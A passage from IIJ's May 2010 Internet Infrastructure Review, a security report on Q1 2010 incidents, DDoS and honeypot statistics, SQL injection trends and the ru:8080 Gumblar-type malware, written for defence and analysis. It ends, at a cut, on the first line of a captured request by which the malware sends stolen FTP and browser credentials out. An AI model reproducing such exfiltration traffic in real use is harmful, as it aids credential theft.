Internet Infrastructure Review

IIJ
Internet Initiative Japan

Vol.7

May
2010

Infrastructure Security

Targeted Attacks and Operation Aurora

Internet Operation

The Current State of Routing and Dealing
with Detected Anomalous Routes

Messaging Technology

Email Address Internationalization Approach Considerations




Table of Contents

Internet Infrastructure Review Vol.7 May 2010

■ To download the latest issue of the Internet Infrastructure Review, please visit (http://www.iij.ad.jp/en/development/iir/).

Executive Summary

The Internet is a network that continues to grow on a daily basis. The Ministry of Internal Affairs and Communications announced that the volume of download traffic within Japan had reached 1.3Tbps in November 2009, which is approximately 1.4 times higher than the previous year. According to other data from the Ministry of Internal Affairs and Communications, the number of users in 2009 also increased 3,170,000 over the previous year to 94,080,000, which may be minor when expressed as a percentage, but it demonstrates that the upward trend is still continuing. Furthermore, comparing the growth rates for traffic volume and users, we can see that the traffic per user increased an average of approximately 30% over the course of a year. This increase can be attributed to factors such as the diversification of Internet usage and the enrichment of the content in circulation.

Consequently, the state of the Internet infrastructure is also changing by the minute every day. Security issues may be discovered in Internet usage methods that were considered safe until the day before, and unexpected pitfalls may lie hidden in the implementation of new functions or measures for improving user-friendliness. IIJ and other Internet providers investigate and analyze problems continuously and develop technologies for dealing with them in order to identify and implement countermeasures for these problems and pitfalls as swiftly as possible.

This report discusses the results of the various ongoing surveys and analysis activities that IIJ carries out to maintain and develop the Internet infrastructure and enable our customers to continue to use it safely and securely. We also regularly present summaries of technological development as well as important technical information.

In the “Infrastructure Security” section, we report on the results of our ongoing statistics gathering and analyses for security incidents observed during the three months from January 1 to March 31, 2010. We also present our focused research for this period, including a detailed report on the ru:8080 malware that uses a Gumblar-type attack scheme, an explanation of the “Operation Aurora” targeted attacks that were disclosed in January 2010, and an overview of the anti-malware activities of the MITF (Malware Investigation Task Force) that IIJ operates.

In the “Internet Operation” section, we summarize the behavior of the BGP routing protocol used among ISPs, and touch on current route numbers and the problem of “advertisement without authority.” We also look at initiatives within Japan for detecting anomalous routes, and the development of the RPKI (Resource Public Key Infrastructure) architecture for identifying whether or not routing information received by routers is valid.

In the “Messaging Technology” section, we report on the state of spam trends for the 12 weeks between January 1 and March 31, 2010, and the implementation status of sender authentication technology. We also introduce the EAI (Email Address Internationalization) initiative for the internationalization of email addresses, and shed some light on issues with the approach it takes.

Under “Internet Topics,” we give a quick overview of proof-of-concept tests for the modular eco-data center that IIJ has been operating since February 2010.

IIJ will continue to publish periodic reports covering information such as this, and provide customers with a variety of solutions for the stable, secure, and innovative use of the Internet as an infrastructure for supporting corporate activities.

Author:
Toshiya Asaba
President and CEO, IIJ Innovation Institute Inc. Mr. Asaba joined IIJ in its inaugural year of 1992, becoming involved in backbone construction, route control, and interconnectivity with domestic and foreign ISPs. Asaba was named IIJ director in 1999, and as executive vice president in charge of technical development in 2004. Mr. Asaba founded the IIJ Innovation Institute Inc. in June 2008, and became president and CEO of that organization.

Targeted Attacks and Operation Aurora

In this report, we will explain incidents that occurred between January and March 2010, and also examine incidents similar to Gumblar that have been occurring since December last year, as well as targeted attacks on U.S. corporations. Additionally, we will take a look at IIJ's MITF anti-malware activities and the technology involved.

1.1 Introduction

This report summarizes incidents to which IIJ responded, based on general information obtained by IIJ itself related to the stable operation of the Internet, information from observations of incidents, information acquired through our services, and information obtained from companies and organizations with which IIJ has cooperative relationships. This volume covers the period of time from January 1 through March 31, 2010. In this period incidents of Gumblar and similar malware designed to steal IDs and passwords that we examined in our last report continued to occur, and many website alterations related to these incidents have been reported. A series of vulnerabilities that affect Web browsers and servers were also discovered. Besides these there was also a hijacking incident in which DNS information was manipulated without authorization, and SEO poisoning incidents that took advantage of a natural disaster. Targeted attacks on a number of major U.S. corporations were also a major topic. As seen above, the Internet continues to experience many security-related incidents.

1.2 Incident Summary

Here, we discuss the IIJ handling and response to incidents that occurred between January 1 and March 31, 2010. Figure 1 shows the distribution of incidents handled during this period*[1].




Figure 1: Incident Ratio by Category (January 1 to March 31, 2010)

*1 Incidents discussed in this report are categorized as vulnerabilities, political and social situation, history, security incident and other.
Vulnerabilities: Responses to vulnerabilities associated with network equipment, server equipment or software used over the Internet, or used commonly in user environments.
Political and Social Situations: Responses to incidents related to domestic and foreign circumstances and international events such as international conferences attended by VIPs and attacks originating in international disputes.
History: Historically significant dates; warning/alarms, detection of incidents, measures taken in response, etc., related to attacks in connection with a past historical fact.
Security Incidents: Wide propagation of network worms and other malware; DDoS attacks against certain websites. Unexpected incidents and related response.
Other: Security-related information, and incidents not directly associated with security problems, including highly concentrated traffic associated with a notable event.

■ Vulnerabilities

During this period a large number of vulnerabilities related to Web browsers and their plug-ins were discovered and fixed, including Microsoft's Internet Explorer[*2][*3], Adobe Systems' Adobe Reader, Adobe Acrobat[*4][*5], Adobe Flash Player[*6][*7], and the Adobe Download Manager[*8] that is used for product updates, RealNetworks' RealPlayer[*9], and Oracle's Java Runtime Environment (JRE)[*10]. Several of these vulnerabilities were exploited before patches were released.

Fixes were made to vulnerabilities in widely-used servers such as BIND9 DNS servers[*11], Squid proxy servers[*12], and Oracle Database[*13], and to OS-related vulnerabilities in the Linux Kernel[*14] and Mac OS[*15][*16], in addition to a number of vulnerabilities in router products such as Juniper Networks' JUNOS[*17] and Cisco Systems' Cisco IOS[*18].

■ Political and Social Situations

IIJ pays close attention to various political and social situations related to international affairs and current events. During the period under study we paid close attention to events such as the Vancouver 2010 Winter Olympics that were held in February, but we noted no related Internet attacks.

■ History

The period in question included several historically significant days on which incidents such as DDoS attacks and website alterations have occurred. For this reason, close attention was paid to political and social situations. However, IIJ did not detect any direct attacks on IIJ facilities or client networks.

■ Security Incidents

Unanticipated security incidents not related to political or social situations occurred in the form of unauthorized manipulation of the DNS information for Chinese search engine Baidu that redirected visitors to another website[*19]. There were also incidents that took advantage of natural disasters such as the earthquakes in Haiti and Chile in which users were induced to download fake security software (scareware) through search engine results[*20]. Additionally, there were reports of malware being exploited to demand money for alleged sharing of copyright infringing content over P2P file sharing networks by posing as an anti-piracy group[*21].

[*2] Microsoft Security Bulletin MS10-002 - Critical: Cumulative Security Update for Internet Explorer (978207) (http://www.microsoft.com/technet/security/bulletin/ms10-002.mspx).

[*3] Microsoft Security Bulletin MS10-018 - Critical: Cumulative Security Update for Internet Explorer (980182) (http://www.microsoft.com/technet/security/bulletin/ms10-018.mspx).

[*4] Security updates available for Adobe Reader and Acrobat APSB10-02 (http://www.adobe.com/support/security/bulletins/apsb10-02.html).

[*5] Security updates available for Adobe Reader and Acrobat APSB10-07 (http://www.adobe.com/support/security/bulletins/apsb10-07.html).

[*6] Security update available for Adobe Flash Player APSB10-06 (http://www.adobe.com/support/security/bulletins/apsb10-06.html).

[*7] Microsoft Security Advisory (979267) Vulnerabilities in Adobe Flash Player 6 Provided in Windows XP Could Allow Remote Code Execution (http://www.microsoft.com/technet/security/advisory/979267.mspx).

[*8] Security update available for Adobe Download Manager APSB10-08 (http://www.adobe.com/support/security/bulletins/apsb10-08.html).

[*9] RealNetworks, Inc. Releases Update to Address Security Vulnerabilities (http://service.real.com/realplayer/security/01192010_player/en/).

[*10] JavaTM SE 6 Update Release Notes (http://java.sun.com/javase/6/webnotes/6u19.html).

[*11] Vulnerability Note VU#360341, "BIND 9 DNSSEC validation code could cause fake NXDOMAIN responses" (http://www.kb.cert.org/vuls/id/360341).

[*12] Squid Proxy Cache Security Update Advisory SQUID-2010:1 Denial of Service issue in DNS handling (http://www.squid-cache.org/Advisories/SQUID-2010_1.txt).

[*13] Oracle Critical Patch Update Advisory - January 2010 (http://www.oracle.com/technology/deploy/security/critical-patch-updates/cpujan2010.html).

[*14] CERT-FI Advisory on Linux IPv6 Jumbogram handling (http://www.cert.fi/en/reports/2010/vulnerability341748.html).

[*15] About Security Update 2010-001 (http://support.apple.com/kb/ht4004).

[*16] About the security content of Security Update 2010-002 / Mac OS X v10.6.3 (http://support.apple.com/kb/ht4077).

[*17] PSN-2010-01-623:JUNOS kernel cores when it receives an crafted TCP option (https://www.juniper.net/alerts/viewalert.jsp?actionBtn=Search&txtAlertNumber=PSN-2010-01-623&viewMode=view) (user registration required to view).

[*18] Cisco Systems, Inc. Summary of Cisco IOS Software Bundled Advisories, March 24, 2010 (http://www.cisco.com/en/US/products/products_security_advisory09186a0080b20ee1.shtml).

[*19] Details of this incident can be found in the following Trend Micro blog post. Iranian "Cyber Army" Strikes at China's Search Engine Giant, Chinese Hackers Retaliate (http://blog.trendmicro.com/iranian-cyber-army-strikes-at-china%e2%80%99s-search-engine-giant-chinese-hackers-retaliate/).

[*20] Details of SEO poisoning related to the Haiti earthquake can be found in the following F-Secure blog post. Haiti Earthquake: Another Rogue Rides the News (http://www.f-secure.com/weblog/archives/00001855.html).

[*21] Details of this incident can be found in the following F-Secure blog post. ICPP Copyright Foundation is Fake (http://www.f-secure.com/weblog/archives/00001931.html).

Regarding malware activity, Gumblar and incidents similar to it[22] that have been occurring since last year became more active, and we received reports of many corporate websites being altered. See "1.4.1 ru:8080, Another Attack with a Gumblar-type Scheme" for more information about these incidents.

It has also been confirmed that SSL connections of an unknown purpose were being initiated with a large number of specific Web servers by a bot-type malware known as Pushdo[23]. A number of anti-botnet initiatives were also carried out, such as the prosecution of the group that had been operating the Mariposa botnet in Spain[24], and the takedown of servers involved in the Waledac botnet by Microsoft[25]. Targeted attacks that exploit a vulnerability in Internet Explorer have also been the cause of malware infections at several U.S. corporations[26]. See "1.4.2 Targeted Attacks and Operation Aurora" for more information about these targeted attacks.

■ Other

In addition to these incidents, a popular Internet message board was the target of a large-scale attack in March that inconvenienced its users.

Other security-related information released included a series of presentations about research into smartphone attack methods[27]. Additionally, RFC5746[28] was published which revises the TLS protocol to fix the flaw in the TLS renegotiation feature that was discovered last year[29]. The IPA has also published a document called "10 Major Security Threats for the Year 2010" that summarizes the security incidents that occurred over the past year[30].

1.3 Incident Survey

Of incidents occurring on the Internet, IIJ focuses on those types of incidents that have infrastructure-wide effects, continually conducting research and engaging in countermeasures. In this section, we provide a summary of our survey and analysis results related to the circumstances of DDoS attacks, malware infections over networks, and SQL injections on Web servers.

1.3.1 DDoS Attacks

Today, DDoS attacks on corporate servers are almost a daily occurrence. The methods involved in DDoS attacks vary widely. Generally, however, these attacks are not the type that utilize advanced knowledge such as that of vulnerabilities, but rather cause large volumes of unnecessary traffic to overwhelm network bandwidth or server processes for the purpose of hindering services. Figure 2 shows the circumstances of DDoS attacks handled by the IIJ DDoS Defense Service between January 1 and March 31, 2010.

[22] JPCERT/CC Alert 2010-01-07: Web site compromises and Gumblar attacks continue to increase (https://www.jpcert.or.jp/english/at/2010/at100001.txt).

[23] Details of this attack can be found in the following report. Shadowserver Foundation: Pushdo DDoS'ing or Blending In? (http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20100129).

[24] Details of this incident can be found in the following Panda Security blog post. PandaLabs blog: Mariposa botnet (http://pandalabs.pandasecurity.com/mariposa-botnet/).

[25] Details of this incident can be found in the following Microsoft blog post. The Official Microsoft Blog: Cracking Down on Botnets (http://blogs.technet.com/microsoft_blog/archive/2010/02/25/cracking-down-on-botnets.aspx).

[26] In the U.S. this was treated as a serious threat, prompting actions such as the following warning from US-CERT. Technical Cyber Security Alert TA10-055A: Malicious Activity Associated with "Aurora" Internet Explorer Exploit (http://www.us-cert.gov/cas/techalerts/TA10-055A.html).

[27] Independent research into the BlackBerry and iPhone was presented at separate conferences. Blackberry Mobile Spyware - The Monkey Steals the Berries by Tyler Shields (http://www.shmoocon.org/presentations-all.html#monkeyberry), and iPhone Privacy by Nicolas Seriot (http://www.blackhat.com/html/bh-dc-10/bh-dc-10-archives.html#Seriot).

[28] IETF RFC5746 Transport Layer Security (TLS) Renegotiation Indication Extension (http://www.rfc-editor.org/rfc/rfc5746.txt).

[29] We explain this vulnerability in more detail in Vol. 6 of this report under "1.4.2 MITM Attacks Using a Vulnerability in the SSL and TLS Renegotiation". (http://www.iij.ad.jp/en/development/iir/pdf/iir_vol06_EN.pdf).

[30] "10 Major Security Threats for the Year 2010, Organizations' Security Flaws Brought to the Surface" by IPA (Information-Technology Promotion Agency, Japan) (http://www.ipa.go.jp/security/english/vuln/10threats2010_en.html).

This information shows traffic anomalies judged to be attacks based on IIJ DDoS Defense Service standards. IIJ also responds to other DDoS attacks, but these incidents are excluded from the figure due to the difficulty in accurately ascertaining the facts of each situation.

There are many methods that can be used to carry out a DDoS attack. In addition, the capacity of the environment attacked (bandwidth and server performance) will largely determine the degree of impact. Figure 2 categorizes DDoS attacks into three types: attacks on bandwidth capacity*31, attacks on servers*32, and compound attacks (several types of attacks on a single target conducted at the same time).

During the three months under study, IIJ dealt with 227 DDoS attacks. This averages to 2.52 attacks per day, indicating that there was no significant change in the average daily number of attacks compared to our prior report.

Bandwidth capacity attacks accounted for 0% of all incidents. Server attacks accounted for 86% of all incidents, and compound attacks accounted for the remaining 14%. The largest attack observed during the period under study was classified as a server attack, and resulted in 105Mbps of bandwidth using 30,000pps packets. Of all attacks, 86% ended within 30 minutes of commencement, while 14% lasted between 30 minutes and 24 hours. During the time period under study, IIJ did not note any attacks that exceeded 24 hours in length.

In most cases, we observed an extremely large number of IP addresses, whether domestic or foreign. We believe this is accounted for by the use of IP spoofing*33 and botnet*34 usage as the method for conducting DDoS attacks.




Figure 2: Trends in DDoS Attacks

*31 Attack that overwhelms the network bandwidth capacity of a target by sending massive volumes of larger-than-necessary IP packets and fragments. The use of UDP packets is called a UDP flood, while the use of ICMP packets is called an ICMP flood.

*32 TCP SYN flood, TCP connection flood, and HTTP GET flood attacks. TCP SYN flood attacks send mass volumes of SYN packets that signal the start of TCP connections, forcing the target to prepare for major incoming connections, causing the wastage of processing capacity and memory. TCP connection flood attacks establish mass volumes of actual TCP connections. HTTP GET flood attacks establish TCP connections on a Web server, and then send mass volumes of HTTP GET protocol commands, wasting processing capacity and memory.

*33 Misrepresentation of a sender's IP address. Creates and sends an attack packet that has been given an address other than the actual IP address of the attacker in order to pretend that the attack is coming from a different location, or from a large number of individuals.

*34 A "bot" is a type of malware that institutes an attack after receiving a command from an external C&C server. A network constructed of a large number of bots acting in concert is called a "botnet."

1.3.2 Malware Activities

Here, we will discuss the results of the observations of the Malware Investigation Task Force (MITF)*[35], a malware activity observation project operated by IIJ. The MITF uses honeypots*[36] connected to the Internet in a manner similar to general users in order to observe communications arriving over the Internet. Most appear to be communications by malware selecting a target at random, or scans attempting to locate a target for attack.

■ Status of Random Communications

Figure 3 shows trends in the total volumes of communications coming into the honeypots (incoming packets) between January 1 and March 31, 2010. Figure 4 shows the distribution of sender's IP addresses by country. The MITF has set up numerous honeypots for the purpose of observation. We have taken the average per honeypot, showing the trends for incoming packet types (top ten) over the entire period subject to study.

Much of the communications arriving at the honeypots demonstrated scanning behavior targeting TCP ports utilized by Microsoft operating systems. As with the prior study, we observed scanning behavior for 2967/TCP used by Symantec client software and 22/TCP used for SSH. At the same time, communications for which the goal was not clearly identifiable, such as 2582/TCP and 11999/TCP (not used by general applications), were also observed. Looking at the overall sender distribution by country, we see that attacks sourced to China at 17.9%, Japan at 15.9%, and Vietnam at 9.9% were comparatively higher than the rest.




Figure 3: Communications Arriving at Honeypots (by Date, by Target Port, per Honeypot)




Figure 4: Sender Distribution (by Country, Entire Period under Study)

*[35] An abbreviation of Malware Investigation Task Force. The MITF began activities in May 2007 observing malware network activity through the use of honeypots in an attempt to understand the state of malware activities, to gather technical information for countermeasures, and to link these findings to actual countermeasures.

*[36] A system designed to simulate damages from attacks by emulating vulnerabilities, recording the behavior of attackers, and the activities of malware.

Malware Network Activity

Next, we will take a look into the malware activity observed by the MITF. Figure 5 shows trends in the total number of malware specimens acquired during the period under study. Figure 6 shows the distribution of the specimen acquisition source for malware. In Figure 5, the trends in the number of acquired specimens show the total number of specimens acquired per day*[37], while the number of unique specimens is the number of specimen variants categorized according to their digest of a hash function*[38].

On average, 479 specimens were acquired per day during the period under study, representing 37 different malware variants. According to the statistics in our prior report, the average daily total for acquired specimens was 623, with 44 different variants. For this period both the total specimens acquired and the number of different variants declined compared to the previous period.

The distribution of specimens according to source country has Japan at 61.3%, with other countries accounting for the 38.7% balance. Of the total, malware infection activity among IIJ users was 0.1%, maintaining a low value similar to the previous period.




Figure 5: Trends in the Number of Malware Specimens Acquired (Total Number, Number of Unique Specimens)




Figure 6: Distribution of Acquired Specimens by Source (by Country, Entire Period under Study)

*37 This indicates the malware acquired by honeypots.

*38 This figure is derived by utilizing a one-way function (hash function) that outputs a fixed-length value for various input. The hash function is designed to produce as many different outputs as possible for different inputs. While we cannot guarantee the uniqueness of specimens by hash value, given that obfuscation and padding may result in specimens of the same malware having different hash values, the MITF has expended its best efforts to take this fact into consideration when using this methodology as a measurement index.

The MITF prepares analytical environments for malware, conducting its own independent analyses of acquired specimens. The results of these analyses show that during the period under observation, 14.3% of the malware specimens were worms, 84.6% were bots, and 1.1% were downloaders. In addition, the MITF confirmed the presence of 42 botnet C&C servers*39 and 96 malware distribution sites.

1.3.3 SQL Injection Attacks

Of the types of different Web server attacks, IIJ conducts ongoing surveys related to SQL injection attacks*40. SQL injection attacks have flared up in frequency numerous times in the past, remaining one of the major topics in the Internet security. SQL injections are known to occur in one of three attack patterns: those that attempt to steal data, those that attempt to overload database servers, and those that attempt to rewrite Web content.

Figure 7 shows trends of the numbers of SQL injection attacks against Web servers detected between January 1 and March 31, 2010. Figure 8 shows the distribution of attacks according to source. These are a summary of attacks detected by signatures on the IIJ Managed IPS Service. Japan was the source for 60.4% of attacks observed, while China and the United States accounted for 10.0% and 9.5%, respectively, with other countries following in order. We noted the number of SQL injection attacks on Web servers similar to our prior report.

As previously shown, attacks of various types were properly detected and dealt with in the course of service. However, attack attempts continue, requiring ongoing attention.




Figure 7: Trends in SQL Injection Attacks (by Day, by Attack Type)




Figure 8: Distribution of SQL Injection Attacks by Source (by Country, Entire Period under Study)

[39] An abbreviation of "Command & Control." A server that provides commands to a botnet consisting of a large number of bots.

[40] Attacks accessing a Web server to send SQL commands, thereby manipulating an underlying database. Attackers access or alter the database content without proper authorization, and steal sensitive information or rewrite Web content.

1.4 Focused Research


Incidents occurring over the Internet change in type and scope almost from one minute to the next. Accordingly, IIJ works toward taking countermeasures by performing independent surveys and analyses. Here we will present information from the surveys we have undertaken during this period regarding ru:8080, which utilizes a Gumblar-type attack scheme, as well as targeted attacks and Operation Aurora. We will also give an overview of the activities of the Malware Investigation Task Force (MITF) operated by IIJ.

1.4.1 ru:8080, Another Attack with a Gumblar-type Scheme

The attack scheme of ru:8080 is the same as Gumblar's*[41]. The attacker exploits FTP IDs and passwords that have been stolen in advance to alter Web content. Then, users who view that Web content are redirected to a malicious site, infected with malware, and the cycle of stealing IDs and passwords and altering websites is repeated, spreading the infections even further. These incidents became more active from December 2009*[42], and due to the large number of website alterations, including those of major corporations, it was as widely reported as was the case with Gumblar*[43]. However, many aspects of ru:8080 differ from Gumblar, such as the malware used, the varieties of IDs and passwords stolen and the techniques used to steal them, and the vulnerabilities that are exploited.

■ Differences to Gumblar

The ru:8080 malware steals not only FTP IDs and passwords, but also those for HTTP, SMTP, and POP3. One of its major characteristics is that in addition to intercepting communications, it also steals authentication information saved in Web browsers and FTP clients*[44] (Figure 9). This means there is potentially a high risk of direct financial damages or the leaking



Unlike Gumblar, ru:8080 steals IDs and passwords that are saved in Web browsers and FTP clients in addition to intercepting communications.

- Example of communications for stealing IDs and passwords saved on a PC by FTP clients and browsers.

Stream Content

```
POST /ololo.php HTTP/1.1
